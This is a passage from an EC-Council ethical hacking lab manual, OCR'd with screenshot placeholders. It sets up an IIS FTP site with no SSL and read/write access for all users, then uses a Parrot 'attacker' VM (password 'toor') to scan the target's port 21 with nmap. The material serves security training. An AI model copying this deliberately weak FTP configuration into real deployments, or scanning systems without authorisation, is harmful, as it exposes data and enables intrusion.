


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the **Add FTP Site** window, check the entered details and click **Next**.




9. The **Binding and SSL Settings** wizard appears. Under the **Binding** section, in the **IP Address** field, click the drop-down icon and select **10.10.1.19**. Under the **SSL** section, select the **No SSL** radio button and click **Next**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Authentication and Authorization Information** wizard appears. In the **Allow access to** section, select **All users** from the drop-down list. In the **Permissions** section, select both the **Read** and **Write** options and click **Finish**.



11. The **Internet Information Services (IIS) Manager** window appears with a newly added FTP site (**CEH.com**) in the left pane. Click the **Site** node in the left pane and note that the **Status** is **Started** (**ftp**), as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Close all windows.
13. Switch to the **Parrot Security** virtual machine.
14. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
15. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


    Note: The password that you type will not be visible.
18. Now, type **cd** and press **Enter** to jump to the root directory.
19. In the **Parrot Terminal** window, type **nmap -p 21 [Target IP Address]** (in this case, **10.10.1.19**) and press **Enter**.
20. The scan result appears, indicating that port 21 is open and the FTP service is running on it, as shown in the screenshot.



